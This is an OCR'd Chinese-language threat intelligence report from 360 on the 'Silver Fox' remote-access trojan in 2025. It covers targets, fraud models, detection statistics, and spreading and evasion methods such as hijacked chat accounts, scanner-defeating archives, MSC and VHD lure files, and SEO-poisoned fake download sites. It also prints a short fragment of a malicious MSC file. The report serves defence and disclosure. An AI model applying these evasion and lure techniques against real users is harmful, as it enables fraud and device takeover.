SILVER FOX TROJANANNUAL REPORT 2025

银狐木马年度报告 2025

360数字安全 360安全大模型

360安全能力中心反病毒部

2025年12月

目录 | CONTENTS


第一章

银狐木马概况

银狐木马概况


“银狐木马”，又名“游蛇”或“谷堕大盗”等，该名称因为被广泛使用，现已不再指代某一特定家族木马，而是逐渐变为对一类木马程序的通称。其主要是依托钓鱼攻击进行传播的一类远程控制类木马，攻击目标以政企单位用户为主。

目前，银狐木马已成为国内最为活跃的木马家族。根据360安全智能体监测分析发现，该木马家族背后的制作及免杀团伙有超过20个，并且还不断有新的木马团伙加入。过去一年，对国内政企单位发起了数万起攻击，给企业正常经营与生产安全造成了极大的影响。



目标人群及攻击范围变化

目前，“银狐 ”类木马的传播方式主要集中在三类渠道： 即时通讯工具（如：钉钉 、微信等）、仿冒网站以及钓鱼邮件。其中，今年通过邮件传播的比例明显下降，而利用聊天工具传播的比例有较明显上升。企业员工中招的初始因素，多为在钓鱼网站下载了银狐木马，尤其是一些“代理”软件，被银狐木马大量利用。而在企业内大肆扩散更多是通过聊天群进行传播。



在攻击目标方面，以往银狐木马更偏向“精准打击”，多针对财务人员、企业管理人员等关键岗位，通过长时间伪装和反复沟通实施诈骗。但今年的情况有所变化，攻击者更倾向于“广撒网”，对受害者身份不再特别挑选。只要感染到一台设备，木马会收集其中的用户信息，并利用受害者已登录的微信等聊天工具继续向联系人发送恶意文件，借此进一步扩散，并可能用来实施诈骗。

二

获利方式调整

在过去，银狐木马案件经常与大型诈骗案件关联，精准化攻击特征显著。往往针对企业财务人员或公司高层发起攻击，动辄造成数十万甚至上百万元的损失。这类案件往往与电信诈骗、公司对公转账操作深度绑定，攻击链条长、准备充分、手法复杂。攻击者通过各类技术手段或直接窃取管理层社交、办公账号，误导财务人员执行大额对公转账。

而今年的情况出现了较为明显的变化。银狐木马更偏向于“广撒网”式的小额诈骗模式，获利规模随感染量同步扩大。攻击者常常紧扣“企业所得税汇算清缴”“清明节放假通知”等周期性工作，或以“领取补贴”“系统退款”“平台违规处理”等名义通过微信/企业微信等社交平台群发消息。也可能通过搜索引擎优化提升钓鱼网页曝光度，引导用户输入电子账户信息、扫描虚假二维码进行小额转账。受害人群也从原来的特定岗位扩散到几乎所有普通用户，任何年龄、职业人群都可能成为目标，甚至开始向海外华人群体延伸。相应地，单笔诈骗金额大幅下降，通常在2000至3000元之间。但因受害设备会被当作“跳板”，通过建群进行传播，导致木马传播量也出现了较大增长，整体危害依然不可忽视。

另外，有一部分通过特定渠道传播的“银狐”木马还具备专门针对数字资产的功能。它们会精准扫描计算机中主流数字货币钱包客户端、交易所登录记录，不仅搜集窃取钱包信息与私钥，还会提取浏览器保存的相关账号密码和Cookies数据，以替换交易地址等方式盗走数字货币资产。这类攻击往往隐蔽性更强，且资金转移后难以溯源。一旦受害者财产被盗，几乎无法追回，风险远高于传统诈骗。

除上述主要获利方式外，银狐木马的获利链条还呈现出多元化、产业化特征。受控设备被感染后，除用于直接诈骗外，还会被当作“跳板机”，转卖或租赁给其他黑产团伙，用于更大范围的网络攻击活动。而木马窃取的企业内部数据、个人隐私信息也会按类别打包，在暗网批量出售给下游诈骗团伙或信息中介，形成“窃密－分类－售卖”的独立变现渠道。更值得警惕的是，其已形成“恶意软件即服务（MaaS）”的产业化运作模式，黑产团队会将攻击工具、钓鱼模板、传播渠道等打包成标准化服务，向其他黑产团伙兜售。这在降低诈骗

门槛的同时，也按攻击效果提成获利。更有甚者，一些银狐木马变种还会作为勒索软件的前置渗透工具，协助后续加密数据勒索，进一步拓宽了获利边界，危害从单一财产损失延伸至数据泄露、系统瘫痪等多维度风险。

三
查杀趋势变化

（一）
木马查杀


2025年以来，银狐木马在对抗频次方面持续提速。其免杀版本更新频率曾达到了分钟级别，一天内可发布数百个各类免杀更新版本，实现快速迭代。整体传播趋势亦有显著上涨，传播态势持续处于高位。在工作日，日查杀量维持在5万次/天以上。在传播高峰时期，其周传播量甚至可达90余万次，根据360安全智能体拦截记录，对银狐木马的单日拦截量高峰期曾超过20万次/天。

钓鱼网站拦截方面，2025年前11个月拦截超过1万个银狐钓鱼站点。尤其在今年7月份，高峰期每天新增数百个银狐钓鱼站点。

此外，我们在11月专项治理了一批涉及银狐灰黑产的境外传播站点，这也导致11月的数据量有较大提升。这批被处理的站点约有6000个，主要涉及伪造Telegram钓鱼、伪造LetsVPN钓鱼、伪造Chrome钓鱼、伪装KuaiLian钓鱼等情况。

（二）
新增变种


2025年以来，银狐木马异常活跃，不断涌现出新的变种。根据360安全智能体统计，仅2025年前11月中，就发现了967个新型银狐木马变种，几乎每天都有新家族变种出现。而这一态势在年初的3、4月和年末的9、10月份尤为明显，报告截止时，共计有约3万种新免杀样本被记录。其中12月数据还未完全统计，故数据量较小。


2025年银狐木马新增变种数
3500
3000
2500
2000
1500
1000
500
0
2025年1月
2025年2月
2025年3月
2025年4月
2025年5月
2025年6月
2025年7月
2025年8月
2025年9月
2025年10月
2025年11月
2025年12月


四
攻击地域与时间

（一）
地域分布

根据360安全智能体统计，银狐木马当前主要攻击目标集中在境内，境外整体攻击量不高，但较往年有所提升。




对我国境内各区域进行细化分析，发现广东省、山东省及江苏省的受攻击量位居前三。根据我们的分析人员研判，国内当前的这种受攻击态势与各地区的人口、经济发达程度、政企单位的设备量都有关系。直观的区域分布图如下：



（二）
时段分布

此外，对于银狐这类目标导向明显的木马，我们格外关注其在一天当中各时间段的攻击分布情况。我们对其攻击数据进行了抽样统计，发现以小时对全天攻击量进行分割后，每天上午10点前后及14点至16点的区间范围内，有着非常明显的攻击峰值。这一分布也恰恰与银狐木马主要攻击目标人群的工作时间高度吻合。高峰时，每秒有数百台设备被木马攻击。



2025年前11月，360终端安全产品更新了超156项防护方案，以应对银狐的各类攻击手法。下面，我们将从其攻击技术的角度，对其进行分析。

第二章

银狐木马的技术演进

银狐木马的技术演进

一

传播方式

银狐木马最让人警惕的，就是它惊人的传播能力。虽然它本身的技术手段并不算复杂，但扩散速度之快、范围之广，可以说是今年最具“感染力”的木马类型之一。下面梳理了它的几种主要传播方式。

（一）
IM传播类

通过聊天软件传播是目前银狐木马最常见、最主要的传播方式。它主要依靠微信、钉钉等常用聊天软件进行扩散，并具有以下特点：

●借用受害电脑上已登录的账号传播

银狐木马本身并不具备盗取微信、钉钉账号密码的能力，它只能利用已经在受害者电脑上处于登录状态或开启了自动登录的聊天软件，通过远程控制来进行操作。

●常见的传播手法


攻击者通常会利用被控制电脑的微信或钉钉，执行“拉群”“点对点私聊”等操作，然后给好友或群成员发送伪装成文档、图片、压缩包的木马文件或钓鱼链接，诱骗更多人点击，从而继续扩散。

而在传播内容的包装方式上，银狐木马团伙也会使用各种技巧来绕过安全软件的检查。今年比较常见的手法主要包括：

●使用带有密码的压缩包

这种方式通常会配合一封“恐吓信”。对方会在信里提供解压密码，并要求用户关闭安全软件，然后解压并打开其中的文件。

不过，通过全网感知能力，360终端安全等产品可以在不依赖密码解密的情况下，直接识别和查杀这类加密压缩包中的木马。



●使用超大压缩包和格式异常的压缩包

这种方法主要是对抗安全软件的自动扫描。攻击者会发送体积特别大或结构异常的压缩包，导致安全软件无法完全解压或扫描失败，从而尝试躲避查杀。

对于普通用户，这类异常往往不明显，因此更具迷惑性。当前仍有部分银狐木马在使用这类衍生方法。

●使用包含大量文件的压缩包


类似上一种方法，通过包含大量文件的方式，拖慢安全产品对接收文件的扫描进度，企图绕过查杀。

●使用微信笔记发送

此类手段同样也是为了避免直接传文件容易被封禁和被安全软件拦截。攻击者又想出了利用微信笔记的方式绕过封禁进行传播的方法。

●使用图片、文档发送钓鱼信息

攻击者会把钓鱼链接或提示信息放在图片或文档中发送。这些文件本身不是病毒，自然不会被安全软件直接查杀，但一旦用户根据提示操作，就可能进入钓鱼网站或下载安装木马。




●使用特殊格式文件（如msc，html等）

这类文件在特定环境下可以执行脚本或触发系统功能，攻击者利用它们作为“引导文件”，让用户在打开后，自动执行恶意程序。如果安全软件未对这些格式进行防护，就可能被绕过。

```
<StringTables>
  <IdentifierPool AbsoluteMin="1" AbsoluteMax="65535" NextAvailable="41"/>
  <StringTable>
    <GUID>{71E5B33E-1064-11D2-808F-0000F875A9CE}</GUID>
    <Strings>
      <String ID="1" Refs="1">Favorites</String>
      <String ID="8" Refs="2">Console Root</String>
      <String ID="23" Refs="2">Document</String>
      <String ID="24" Refs="1">{2933BF90-7B36-11D2-B20E-00C04F983E60}</String>
      <String ID="38" Refs="2">Main</String>
      <String ID="39" Refs="1">%Windir%/Temp/{02FF2E46-A4E9-43be-8F9E-A42E91DF8AEE}.html</String>
    </Strings>
```

●利用虚拟硬盘打包

另外，还出现过使用VHD虚拟硬盘格式传播银狐木马的案例。VHD文件本质上是一个可被 Windows 加载的“虚拟磁盘”，攻击者甚至会把木马打包成一个虚拟硬盘，诱导用户双击打开，从而执行恶意内容。



除此之外，攻击者还会使用更多变种技巧，如嵌套压缩、拼接文件等。银狐木马团伙在与安全产品的对抗中不断尝试新方法，只要能躲过检测、成功传播，他们就会不断更新手段。

（二）
网站传播类

利用钓鱼网站，SEO站点，挂马站点传播，也是银狐木马传播上的一大特点。钓鱼站点集中在两大领域，一类是办公相关软件，如：钉钉，WPS，微信电脑版，有道翻译等。另一类是一些灰产与IT管理相关软件，如：Telegram，KuaiLian，LetsVPN，MobaXterm等，这也显示了不同攻击团伙对不同目标人群的倾向。

●依靠搜索引擎传播

在各大主流搜索引擎的结果中，如今也常夹杂着“银狐木马”的传播内容。这些恶意页面往往通过SEO优化（提高搜索排名）混入正常结果中，甚至有不法分子直接通过投放广告的方式，让带有木马的页面出现在搜索结果的前列。木马页面仿冒极其相似，域名也比较接近，用户稍不注意，就可能被引导访问钓鱼网站，下载带毒的文件。

